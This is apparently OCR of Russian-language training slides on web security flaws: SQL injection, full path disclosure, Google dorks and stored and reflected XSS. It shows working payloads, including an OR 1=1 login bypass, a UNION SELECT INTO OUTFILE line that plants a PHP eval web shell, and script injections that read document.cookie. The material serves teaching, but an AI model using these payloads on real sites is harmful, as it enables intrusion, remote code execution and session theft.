

ОШИБКИ В БЕЗОПАСНОСТИ

SQL INJECTION




SELECT LOGIN,PASS FROM USER WHERE LOGIN=‘$LOGIN’ AND PASSWORD=“$PASS”



SELECT LOGIN,PASS FROM USER WHERE LOGIN='TEST@EXAMPLE.COM' OR 1=1 --' AND PASSWORD="$PASS"


FULL PATH DISCLOSURE



- Union select <?php eval($_REQUEST[cmd]); ?> from mysql.user
- into outfile ‘C://xampp/htdocs/s.php‘

GOOGLE DORK

- Специальные запросы для нахождение того или иного документа в всемирной паутине



intext:"you have an error in your sql syntax"
Все
Видео
Картинки
Новости
Карты
Ещё
Инструменты поиска
Результатов: примерно 695 000 (0,43 сек.)

XSS

АКТИВНАЯ XSS

- *Активная уязвимость* более опасна, поскольку злоумышленнику нет необходимости заманивать жертву по специальной ссылке, ему достаточно внедрить код в базу или какой-нибудь файл на сервере. Таким образом, все посетители сайта автоматически становятся жертвами. Он может быть интегрирован, например, с помощью внедрения SQL-кода (SQL Injection). Поэтому, не стоит доверять данным, хранящимся в БД, даже если при вставке они были обработаны.

- http://www.site.com/page.php?var=<script>alert('xss');</script>


www[redacted]l.html
Подтвердите действие на www.e[redacted]:
login=user; password=qwe123
Предотвратить создание дополнительных диалоговых окон на этой странице.
OK

ПАССИВНАЯ XSS

- http://www.site.com/index.php?login=“><script>alert(document.cookie)</script>